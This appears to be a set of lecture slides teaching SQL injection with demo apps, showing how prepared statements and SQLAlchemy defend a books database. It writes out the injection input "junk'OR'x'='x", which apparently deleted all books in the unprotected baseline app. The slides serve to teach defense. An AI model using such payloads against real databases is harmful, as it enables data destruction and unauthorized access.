
SQL Injection Attacks

- See **PennyAdmin01Baseline** app




SQL Injection Attacks

- See **PennyAdmin01Baseline** app



SQL Injection Attacks

- See **PennyAdmin01Baseline** app



Deleted
all
books!

SQL Injection Attacks

- **Solution 1:**
 - *SQL prepared statements*

SQL Injection Attacks


- See **PennyAdmin02Prepared** app
 - runserver.py
 - penny.sql, penny.sqlite
 - **database.py**
 - penny.py

SQL Injection Attacks

- See **PennyAdmin02Prepared** app
 - Example 1 revisited:
 - When deleting, user enters 123 ' 456


SQL Injection Attacks

- See **PennyAdmin02Prepared** app



SQL Injection Attacks

- See **PennyAdmin02Prepared** app




No
parsing
error

SQL Injection Attacks

- See **PennyAdmin02Prepared** app
 - Example 2 revisited:
 - When deleting, attacker enters
junk'OR'x'='x


SQL Injection Attacks

- See **PennyAdmin02Prepared** app




SQL Injection Attacks

- See **PennyAdmin02Prepared** app



SQL Injection Attacks

- See **PennyAdmin02Prepared** app



Database
is
intact

SQL Injection Attacks

- **Solution 2:**
 - *SQLAlchemy*
 - When used properly

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
 - runserver.py
 - penny.sql, penny.sqlite
 - **database.py**
 - penny.py

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
 - Temporary change to database.py:

```
_engine = sqlalchemy.create_engine(  
    _database_url, echo=True)
```

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app

`get_books ():`

```
with sqlalchemy.orm.Session(_engine) as session:  
    query = session.query(Book)  
    table = query.all()
```

```
2024-04-08 20:36:42,620 INFO sqlalchemy.engine.Engine  
BEGIN (implicit)  
2024-04-08 20:36:42,624 INFO sqlalchemy.engine.Engine  
SELECT books.isbn AS books_isbn, books.author AS  
books_author, books.title AS books_title  
FROM books  
2024-04-08 20:36:42,624 INFO sqlalchemy.engine.Engine  
[generated in 0.00061s] ()  
2024-04-08 20:36:42,626 INFO sqlalchemy.engine.Engine  
ROLLBACK
```

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app

add_book ():

```
with sqlalchemy.orm.Session(_engine) as session:
    row = Book(isbn=isbn, author=author, title=title)
    session.add(row)
    try:
        session.commit()
        return True
    except sqlalchemy.exc.IntegrityError:
        return False
```

```
2024-04-08 20:46:07,166 INFO sqlalchemy.engine.Engine
BEGIN (implicit)
2024-04-08 20:46:07,168 INFO sqlalchemy.engine.Engine
INSERT INTO books (isbn, author, title) VALUES (?, ?, ?)
2024-04-08 20:46:07,168 INFO sqlalchemy.engine.Engine
[generated in 0.00032s] ('456', 'Sedgewick', 'Algorithms
in Java')
2024-04-08 20:46:07,169 INFO sqlalchemy.engine.Engine
COMMIT
```

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app

`delete_book()`:

```
with sqlalchemy.orm.Session(_engine) as session:  
    session.query(Book).filter(Book.isbn==isbn).delete()  
    session.commit()
```


```
2024-04-08 20:48:04,758 INFO sqlalchemy.engine.Engine  
BEGIN (implicit)  
2024-04-08 20:48:04,760 INFO sqlalchemy.engine.Engine  
DELETE FROM books WHERE books.isbn = ?  
2024-04-08 20:48:04,760 INFO sqlalchemy.engine.Engine  
[generated in 0.00053s] ('456',)  
2024-04-08 20:48:04,761 INFO sqlalchemy.engine.Engine  
COMMIT
```

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
 - Example 1 revisited:
 - When deleting, user enters 123 ' 456


SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



SQL Injection Attacks

- See **PennyAdmin03Alchemy** app




No
parsing
error

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
 - Example 2 revisited:
 - When deleting, attacker enters
`junk'OR'x'='x`


SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



